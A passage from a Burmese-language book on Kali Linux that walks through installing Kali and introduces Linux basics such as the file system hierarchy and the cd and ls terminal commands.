Download ယူထားတဲ့ Kali iso ဖိုင်ကို Right-click နှိပ်ပြီး Open with >> PowerISO နဲ့ ရွေးဖွင့်ပါ။ အထက်ပါအတိုင်း ပေါ်လာပါမယ်။ DVD ခွေလွတ် တစ်ချပ်ကို စက်ထဲ ထည့်ပါ။ ပြီးရင် PowerISO ကနေ Burn ဆိုတဲ့ ပုံလေးကို နှိပ်ပါ။



အထက်ပါအတိုင်း နောက်တစ်ဆင့် ပေါ်လာရင် Burn ကို နှိပ်ပြီး 100% ပြည့်လို့ ခွေ သူ့ဘာသာ ထွက်လာတဲ့အထိ စောင့်ပေးရပါမယ်။ ဒါဆိုရင်တော့ Kali

Linux Installer Disc တစ်ခုကို ဖန်တီးနိုင်ပါပြီ။


Kali Linux Installation

Kali Installer Disc/USB ကို ကွန်ပျူတာမှာ ထည့်သွင်း/တပ်ဆင်ပြီး ပါဝါဖွင့်ကာ Boot ခေါ်တင်လိုက်ရင်တော့ အထက်ပါအတိုင်း Kali Linux Boot Menu ကို တွေ့ရမှာ ဖြစ်ပါတယ်။ Live Mode သုံးသူတွေအတွက်ကတော့ Live ဆိုတဲ့ အပေါ်ဆုံးအတန်းကို ရွေးပြီး enter လိုက်ရုံနဲ့ ခဏစောင့်ပြီး Kali Linux ကို သုံးနိုင်မှာ ဖြစ်ပါတယ်။ (ခွေနဲ့ သုံးသူတွေကတော့ Live Mode သုံးတဲ့အခါ ဘာမှ ဒီတစ်ကြိမ် ထည့်သွင်းထားသမျှ နောက်တစ်ကြိမ်ပြန်သုံးရင် မရှိတော့ပါဘူး။ အသစ်ပြန်ဖြစ်သွားမှာပါ။ Live Mode USB နဲ့ သုံးလျှင် ပိုပြီး အဆင်ပြေပါတယ်။) ခုကတော့ Install လုပ်မှာ ဖြစ်လို့ Graphical Install ကို ရွေးပြီး enter ရပါမယ်။ ရွေးတဲ့အခါ Keyboard ကနေ အပေါ်အောက် မြားလေးတွေကို သုံးပြီး ရွေးချယ်နိုင်ပါတယ်။ ကဲ ရွေးချယ်ပြီးပြီ ဆိုပါစို့။


နောက်တစ်ဆင့်က ဘာသာစကား ရွေးချယ်ရမှာပါ။ အဆင်ပြေဆုံး English အတိုင်းပဲ ထားပြီး Enter (or) Continue နှိပ်နိုင်ပါတယ်။

Location ရွေးတဲ့ နောက်တစ်ဆင့်မှာလည်း မရွေးဘဲ Enter (or) Continue

ပဲ နှိပ်လိုက်ပါတယ်။



ဒီအဆင့်က Keyboard ရွေးချယ်ခိုင်းတဲ့ အဆင့်ပါ။ ဘာမှမလုပ်ဘဲ Continue လိုက်ပါ။




ဒီအဆင့်ရောက်လာပြီဆိုရင်တော့ ကျွန်တော်တို့မှာ wifi connection လေးတစ်ခု လိုပါတယ်။ ဖုန်းကနေ wifi hotspot လိုက်ပါ။ (အင်တာနက် မဖွင့်လည်း ရပါတယ်)။

ပြီးတော့ wlan0 ကို ရွေးချယ်ပြီး ကျွန်တော်တို့ ဖုန်းကနေ လွှင့်ထားတဲ့ လိုင်းကို ရွေးချယ် ချိတ်ဆက်ပါ။ ပြီးရင် wifi Password ပေးထားရင် wifi password ကို ရွေးချယ် ထည့်ပြီး continue နဲ့ ရှေ့ဆက်နိုင်ပါတယ်။


ဒီအဆင့်ကတော့ Kali Linux အတွက် root Password ထည့်သွင်းရမယ့် နေရာပါ။ အကွက် နှစ်ကွက်လုံးမှာ တူညီတဲ့ password ကို ထည့်သွင်းရပါမယ်။ ဥပမာ apple ပေါ့။ ပထမတစ်ကွက် apple ဆို နောက်တစ်ကွက်လည်း apple ပဲ ထည့်ရပါမယ်။ မသေချာရင် အောက်က Show Password in Clear ဆိုတဲ့ အကွက်ကလေးကို နှိပ်ပြီး ဖော်ကြည့်နိုင်ပါတယ်။

နောက်တစ်ဆင့် Clock Configure လုပ်ခိုင်းရင်လည်း ဘာမှ မရွေးဘဲသာ ရှေ့ဆက်လိုက်ပါ။




Kali Linux တစ်ခုလုံး တင်မယ့်သူတွေရယ်၊ Virtual Machine အဖြစ် တင်သူတွေရယ်ကတော့ ခုအတိုင်း Continue လိုက်ရုံပါပဲ။ Windows နဲ့ Dual တင်လိုတဲ့သူတွေကတော့ Manual ကို ရွေးပြီး Partition တွေကို ပြင်ဆင်ရပါဦးမယ်။ Dual Boot တင်မယ့်သူတွေကတော့ root, swap, boot, home ဆိုတဲ့ Partition လေးကန့် ပိုင်းရဖို့ လိုအပ်ပြီး Hacking ကို ထဲထဲဝင်ဝင် လေ့လာချင်တယ်။ RAM ကလည်း 4GB ကနေ အထက် ရှိတယ်။ HDD space ကိုလည်း Kali အတွက် 150GB လောက် ပေးနိုင်တယ် ဆိုမှသာ Dual တင်ဖို့ ဆုံးဖြတ်သင့်ပါတယ်။


ပြီးရင် Continue ရမှာပါ။ Partition တွေ ပိုင်းထားတဲ့အတိုင်း Format လုပ်မလားလို့ မေးတဲ့အဆင့်မှာ Yes ကို ရွေးပြီး ဆက် Enter ရပါမယ်။



Kali ကို စတင် Install နေပြီ ဖြစ်ပါတယ်။




အထက်ပါအတိုင်း Network Mirror သုံးမလား မေးရင် No ပဲ ဖြေပါ။



အထက်ပါအတိုင်း Package Manager configure မှာ ဘာမှ မထည့်ဘဲ continue လိုက်ပါ။

GRUB တင်မလား မေးလာပါမယ်။ မဖြစ်မနေ Yes ရွေးပေးပါ။




GRUB အတွက် နေရာ ရွေးခိုင်းတာပါ။ ပုံပါအတိုင်း ဒုတိယကြောင်းကို ရွေး လိုက်ပါ။

Installation Complete ပါပြီ။ ခွေပြန်ထွက်လာပါမယ်။ ပြန်မထည့်ပါနဲ့။ Continue လိုက်ပါ။ နောက်ဆုံး အဆင့်ပြီးဆုံးသွားပြီး Restart ဖြစ်လာပါမယ်။ ပြန်ပွင့်လာတဲ့အခါ Kali Linux ကို အသုံးပြုလို့ ရပြီ ဖြစ်ပါတယ်။

Making Kali Live Mode USB

Kali Linux ကို USB stick တစ်ချောင်းထဲမှာ ထည့်သယ်သွားချင်သူတွေအတွက်ပါ။ အခြားကွန်ပျူတာတွေကနေလည်း တပ်ပြီး သုံးလို့ရတာပေါ့။ ပထမဆုံး အနေနဲ့ Kali Linux iso ကို ဒေါင်းယူပါ။ အပေါ်ဆုံးမှာ ပြောထားပြီးသားမို့ ထပ်မဖော်ပြတော့ပါဘူးနော်။ ပြီးရင်တော့ bit.ly/win32-kmn ကနေ Win32diskImager ကို ဒေါင်းယူပြီး Windows မှာ Install လိုက်ပါ။



Finish ဖြစ်သွားတဲ့အခါ Live Mode USB stick ရပါပြီ။ အသုံးပြုနိုင်ပြီပေါ့။

မှတ်ချက်။ ။ ယခုအခန်းပါ Kali Linux တင်နည်း၊ ခွေလုပ်နည်း၊ Windows & Kali Dual Boot တင်နည်း၊ Virtual Box မှာ တင်သုံးနည်း စတာတွေကို bit.ly/kali-aio မှာ ဗီဒီယိုဖိုင်လေးတွေနဲ့ တစ်ခုစီ ဖော်ပြပေးထားပါသေးတယ်။ ဝင်ရောက်ကြည့်ရှုနိုင်ပါတယ်ခင်ဗျာ။

CHAPTER 5: Linux Fundamental

1. Introduction to Linux

Linux ဆိုတာကို မသုံးဖူးရင်တောင် Linux ဆိုတဲ့စကားလုံးကိုတော့ ကျွန်တော်တို့ ကြားသိဖူးကြပါတယ်။ Operation System တစ်ခုလုံးကို ရည်ရွယ်ပြီး ကျွန်တော်တို့ ခေါ်လေ့ရှိတဲ့ Linux ဆိုတာ တကယ်တော့ BIOS/UEFI နဲ့ Boot Loader ကနေ စတင်တဲ့ Operation System Kernel တစ်ခုဖြစ်ပါတယ်။

Linux ကို ၁၉၉၁ ခုနှစ်မှာ Finish student တစ်ယောက်ဖြစ်တဲ့ Linus Torvalds က စတင်ခဲ့တာဖြစ်ပြီး သူ့ရဲ့ ရည်ရွယ်ချက်ကတော့ Free OS kernel တစ်ခုကို ဖန်တီးပေးလိုတဲ့ ရည်ရွယ်ချက်နဲ့ စတင်ခဲ့တာဖြစ်ပါတယ်။ Linux ပေါ်ပေါက်လာပုံကို အကျဉ်းချုပ် ဆွေးနွေးခဲ့တာဖြစ်ပါတယ်။ သမိုင်းကြောင်းကို မဖော်လိုတော့ပါဘူး။ ရေးထားတဲ့ စာပေတွေလည်း အများကြီးရှိလို့ ဖြစ်ပါတယ်။

GNU အကြောင်းလေး ဆက်လိုက်ရအောင်။ GNU ဆိုတာက Unix ကို ဆိုလိုတာ မဟုတ်ပါဘူး။ အမှတ်မှားနိုင်တာလေးတွေရှိလို့ ထည့်ပြောခြင်းပါ။ GNU က Unix မဟုတ်ပေမယ့် Unix-like Operating system တစ်မျိုးဖြစ်ပြီး ၁၉၈၄ ခုနှစ်မှာ launch လုပ်ခဲ့တာဖြစ်ပါတယ်။ Free Software တစ်မျိုးဖြစ်ပြီး Kernel ပါဝင်ခြင်းမရှိပါဘူး။ အကြမ်းဖျင်းပြောရရင် GNU ဆိုတာက Application တွေ၊ Library တွေနဲ့ developer tool တွေ စတာတွေကို ပေါင်းစုထားတဲ့ software collection တစ်မျိုးသာ ဖြစ်ပါတယ်။ OS တစ်ခုဟာ resource တွေဆီကို allocate ပြုလုပ်ဖို့နဲ့ hardware တွေကို ပြောပြနိုင်ဖို့အတွက် အခြား program တစ်ခု လိုအပ်ပါတယ်။ အဲသည် program ကတော့ kernel ပါပဲ။

Kernel မပါခဲ့တဲ့ GNU ဟာ Linux ကို သူ့ရဲ့ Kernel အဖြစ် အသုံးပြုထားပါတယ်။ ဒါကြောင့် GNU/Linux လို့ ခေါ်ဆိုကြတာ ဖြစ်ပါတယ်။ ကဲ ကျွန်တော်တို့မှာ Linux ဆိုတဲ့ Kernel နဲ့ GNU ဆိုတဲ့ Operating System ရှိနေပြီ ဆိုကြပါစို့။ ကျွန်တော်တို့က ခု အလွယ်ဆုံးခေါ်နေကြတာ Linux ဆိုပေမယ့် တကယ်က GNU/Linux ဖြစ်ပြီး အသုံးပြုသူ သန်းပေါင်းများစွာ ရှိနေပြီဖြစ်ပါတယ်။ GNU မှာလည်း the Hurd လို့ ခေါ်တဲ့ ကိုယ်ပိုင် Kernel တစ်ခုရှိပြီး ယနေ့ချိန်ထိအသုံးပြုမှု မတွင်ကျယ်သေးပါ။ ပွဲဦးထွက်ပင် မတွေ့ဖူးသေးပါ။ ဆက်ရအောင်နော်။

ဒီစာအုပ်ထဲမှာတော့ Linux Distro တွေ အများကြီးထဲကမှ Kali Linux ကို အဓိကထားပြီး အသုံးပြုဆွေးနွေးသွားမှာဖြစ်တယ်ဆိုတာလေး ထပ်မံပြောကြားပါရစေ။ Kali Linux ကို install ပြုလုပ်လိုပါက လာရောက် ဆွေးနွေးနိုင်တဲ့အကြောင်း ရှေ့မှာ ဖော်ပြခဲ့ပြီးပြီနော်။ မိမိတို့အနေနဲ့ လေ့လာလုပ်ဆောင်ကြည့်ချင်ပါကလည်း မိမိတို့ အသုံးပြုမယ့် Browser ရဲ့ address bar မှာ **bit.ly/kali-aio** လို့ ရိုက်ထည့်လိုက်ရုံနဲ့

Kali Linux ကို ရယူပုံ၊ Install ပြုလုပ်နည်းအမျိုးမျိုးနှင့် အခြားသော သိမှတ်ဖွယ်ရာများကို လေ့လာနိုင်ပါသေးတယ်။

Kali Linux ကို Install ပြီးပြီလို့ပဲ သဘောထားရအောင်။ Linux နဲ့ ပတ်သက်တဲ့ အခြေခံ သိသင့်သိထိုက်တာလေးတွေကို ဒီနေရာမှာ ဆက်လက် ဆွေးနွေးသွားမှာဖြစ်ပါတယ်။

2. Unifying File System


ဒီတစ်ခါတော့ Linux File System အကြောင်း အနည်းငယ် ဆွေးနွေးပါမယ်။ File System သည် Kernel ရဲ့ အရေးပါတဲ့ တစ်စိတ်တစ်ဒေသ လို့ ဆိုရပါမယ်။ Unix-like Operating System တွေမှာ ဖိုင်သိုလှောင်မှုတွေကို Single Hierarchy မှာပဲ စုစည်းချိတ်ဆက်ထားပါတယ်။ Hierarchy ဆိုတာကတော့ အရေးပါမှုအလိုက် စုစည်းစုဖွဲ့ထားတဲ့ အစုအပေါင်း (သို့မဟုတ်) အရေးပါမှုအလိုက် စီစဉ်ထားတဲ့ အစီအစဉ် လို့ ဆိုနိုင်ပါတယ်။

Hierarchical tree ရဲ့ starting point ကိုတော့ root လို့ ခေါ်ပြီး သင်္ကေတအနေနဲ့ 'မျဉ်းစောင်း' " / " ကို အသုံးပြုပါတယ်။ "root" directory ထဲမှာ sub-directories (directory ခွဲ) များစွာ ပါဝင်ပါတယ်။ ဥပမာ root ဆိုတဲ့ directory ထဲက home ဆိုတဲ့ directory ကို သင်္ကေတနဲ့ ဖော်ပြရင် /root/home ကဖြစ်ပါတယ်။ directory ဆိုတဲ့စကားလုံးနဲ့ စိမ်းနေရင်တော့ windows မှာ ခေါ်လေ့ရှိတဲ့ Folder လို့ပဲ အလွယ်ဆုံး မှတ်ထားနိုင်ပါတယ်။ (directory လို့ ပြောရင် folder ပေါ့)

ဒါဆို /home/new/abc.txt လို့ ပြောရင် root(system) ထဲ home ဆိုတဲ့ directory (folder) ထဲမှာရှိတဲ့ new ဆိုတဲ့ directory ထဲက abc နာမည်နဲ့ txt ဖိုင်တစ်ခုလို့ နားလည်လောက်ပြီထင်ပါတယ်။ Disk တွေပေါ်မှာ ရှိနေတဲ့ storage location နဲ့ Naming System နှစ်ခုကြားမှာ translate လုပ်ပေးတာကတော့ Kernel ပါ။


Disk တွေပေါ်မှာ ဒေတာတွေကို သိုလှောင်ဖို့အတွက် အသုံးပြုနိုင်တဲ့ Format တွေ များစွာ ရှိကြပါတယ်။ Linux အတွက် အဓိကကျတာတွေကတော့ ext2, ext3 & ext4 တို့ ဖြစ်ကြပါတယ်။ ဒါ့ပြင် Windows တင်ထားတဲ့ဘက်ကနေ Linux ရဲ့ ext4 တို့လို file system တွေထဲကို ဝင်ရောက်ဖတ်နိုင်ဖို့ မလွယ်ပေမယ့် Linux အသုံးပြုထားတဲ့ဘက်ကနေ Windows ရဲ့ NTFS, FAT & FAT32, etc... စတဲ့ file system တွေကို ဖတ်ရှုသိရှိနိုင်တာကလည်း Linux သုံးသူတွေအတွက် အားသာချက်တစ်ရပ် ဖြစ်နေပါသေးတယ်။ လွယ်လွယ်ပြောရရင် Linux ဘက်က ဖိုင်တွေကို windows ဘက်ကနေ သိနိုင်ဖို့ မလွယ်ပေမယ့် Linux ဘက်မှာတော့ မည်သည့် File System ကိုမဆို သိနိုင်တယ်လို့ ဆိုလိုတာပါပဲ။

3. The Command Line



ကျွန်တော်တို့ အသုံးပြုတော့မယ့် Linux System မှာ အရေးပါဆုံးလို့ ဆိုလို့ရမယ့် Command Line ကို အသုံးပြုလိုပါက Kali Linux တင်ပြီးတဲ့အတိုင်း ထားရှိရင် လက်ဝဲဘက် (ဘယ်) မှာ ထောင်လိုက်အနေနဲ့ Menu bar တန်းကလေး ရှိနေတာကို တွေ့ရပါမယ်။ Windows မှာဆိုရင်တော့ ဒါကို Task Bar လို့ ခေါ်ပါတယ်။ Linux မှာတော့ သူ့ကို Dash to Dock လို့ ခေါ်ဆိုပါတယ်။ အဲသည်ကနေလည်း သွားရောက် ဖွင့်ကြည့်နိုင်ပါတယ်။

icon ကတော့ အထက်ပါ ပုံအတိုင်း ဖြစ်ပါတယ်။ လုပ်ဆောင်စရာ အတော်များများကို GUI အနေနဲ့ လုပ်ဆောင်လို့ ရနေပေမယ့် Terminal ကို အသုံးပြုခြင်းကို ကျွမ်းကျင်ပိုင်နိုင်ဖို့လည်း လိုအပ်လှပါသေးတယ်။ Linux အသုံးပြုမှု ကျွမ်းကျင်လာတဲ့အခါ Terminal ရဲ့ အရေးပါမှုတွေကို ပိုမို နားလည်လာပါလိမ့်မယ်။



Terminal ကို ဖွင့်ကြည့်တဲ့အခါ အထက်ပါ ပုံအတိုင်း မြင်တွေ့ရပါမယ်။ အထက်ပါ ပုံမှာ ကြည့်မယ်ဆိုရင်တော့ root@kali လို့ တွေ့ရမှာဖြစ်ပါတယ်။ သူ့ရဲ့ ပုံစံက account@host-name ဖြစ်တာမို့ ရှေ့မှာတွေ့ရတဲ့ root သည် လက်ရှိ ဝင်ရောက်နေတဲ့ Acc ကို ဖော်ပြပါတယ်။ @ နောက်က kali ကတော့ Kali Linux ကို တင်တဲ့အခါတုန်းက host name နေရာမှာ ထည့်ခဲ့တဲ့အတိုင်း ပေါ်ခြင်းဖြစ်ပြီး setting ကနေ ပြန်လည် ပြောင်းလဲအသုံးပြုလို့လည်း ရပါတယ်။ နောက်မှာ ပါတဲ့ # သင်္ကေတ ကတော့ လက်ရှိ အသုံးပြုနေတဲ့ terminal သည် root terminal ဖြစ်လို့ ဖြစ်ပါတယ်။ root account ကမဟုတ်ဘဲ အခြား user account ကနေ ဝင်ရောက် အသုံးပြုရင်တော့ # နေရာမှာ $ သင်္ကေတ ကိုသာ မြင်တွေ့ရမှာဖြစ်ပါတယ်။

ကျွန်တော်တို့ အနေနဲ့ Terminal လည်း သိပြီ။ root Vs other account တွေရဲ့ terminal သင်္ကေတ မတူညီတာလည်း သိပြီ၊ စာအုပ်ထဲမှာ (root@kali) လို့ တွေ့ရင် ဒါတွေက ရိုက်ထည့်စရာမလိုဘူး ရှိပြီးသားဆိုတာလည်း နားလည်ပြီဆိုရင်တော့ ဒီတစ်ခါ Terminal Commands တွေအကြောင်း အနည်းငယ် ဆက်လက် ဆွေးနွေးရအောင်ခင်ဗျ။

Terminal command တွေထဲမှ အသုံးများတဲ့ ယေဘုယျ command တွေကို ဖော်ပြ ဆွေးနွေးသွားပါမယ်။

cd command ကို directory တွေထဲကို ဝင်ရောက်ဖို့ သုံးပါတယ်။ linux မသုံးဖူးသူတွေအတွက် အလွယ်ဆုံး နားလည်အောင် ပြောရရင် folder တွေထဲကို ဝင်ရောက်နိုင်ဖို့အတွက် အသုံးပြုပါတယ်။ ဥပမာ- cd Downloads လို့ ရိုက်ထည့်လိုက်ရင် Downloads ဆိုတဲ့ directory (folder) ထဲကို ဝင်ရောက်တာ ဖြစ်ပါတယ်။ တစ်ခု သတိထားဖို့က Linux မှာ Windows လို စာလုံးအကြီးအသေး အဆင်ပြေသလို ရိုက်လို့ မရပါဘူး။ Upper (or) Lower (စာလုံးအကြီးအသေး) မှန်ကန်အောင် ရိုက်ရပါတယ်။

cd ကို စမ်းသပ်ကြည့်နိုင်ဖို့အတွက် terminal ကိုဖွင့်လိုက်ရအောင်။ ပြီးရင် လက်ရှိ ရောက်ရှိနေတဲ့ Directory ထဲမှာ ဘာတွေရှိလဲဆိုတာကို သိနိုင်ဖို့ ls (LS အသေးချည်း) ရိုက်ထည့်ပြီး enter လိုက်ပါ။

```
root@kali:~# ls
1.pcapng                                Documents     n           Videos
apt-remove-duplicate-source-entries.py  Downloads     Pictures    VirtualBox VMs
backblue.gif                            fade.gif      pipewire    vmware
capture1.pcap                           hts-cache     ၁.png       w3af
capture2.pcap                           hts-log.txt   Public      webmitm.crt
cs                                      index.html    Templates   websites
Desktop                                 Music         tor
```

အထက်ပါ ပုံကတော့ ကျွန်တော့်ရဲ့ root accc, Home directory ထဲမှာ ရှိနေတဲ့ ဖိုင်တွေ directory တွေပါ။ directory တွေကို အပြာရောင်နဲ့ ဖော်ပြပါတယ်။ အခြားသော ဖိုင်တွေကိုလည်း အရောင်ခွဲခြား ဖော်ပြထားတာ မြင်တွေ့ရမှာပါ။ အပြာရောင်နဲ့ ဖော်ပြထားတဲ့ directory တွေကို ကြည့်မယ်ဆိုရင် လက်ရှိ Home

directory ထဲမှာ ပါဝင်တဲ့ directory တွေကို သိရှိနိုင်ပါတယ်။ (folder ထဲမှာရှိတဲ့ folder တွေပေါ့)

ခု Desktop ဆိုတဲ့ directory ထဲကို ဝင်ကြည့်ရအောင်။

```
root@kali:~# cd desktop
bash: cd: desktop: No such file or directory
```

အထက်ပါအတိုင်း ဝင်ကြည့်လိုက်တဲ့အခါ bash: cd: desktop: No such file or directory ဆိုပြီး ပြလာတာကို တွေ့ရပါလိမ့်မယ်။ အကြောင်းကတော့ ကျွန်တော် ရိုက်ထည့်လိုက်တဲ့ cd desktop မှာ d က စာလုံး အသေး ဖြစ်နေလို့ပါ။ အပေါ်ပုံမှာ ပြန်ကြည့်ရင် Desktop မှာ D ကို အကြီးစာလုံးနဲ့ ရေးထားတာကို တွေ့မြင်ရပါမယ်။ စာလုံးအကြီးနဲ့ ပြန်ပြောင်းရေးကြည့်ရအောင်။

```
root@kali:~# cd desktop
bash: cd: desktop: No such file or directory
root@kali:~# cd Desktop
root@kali:~/Desktop# 
```

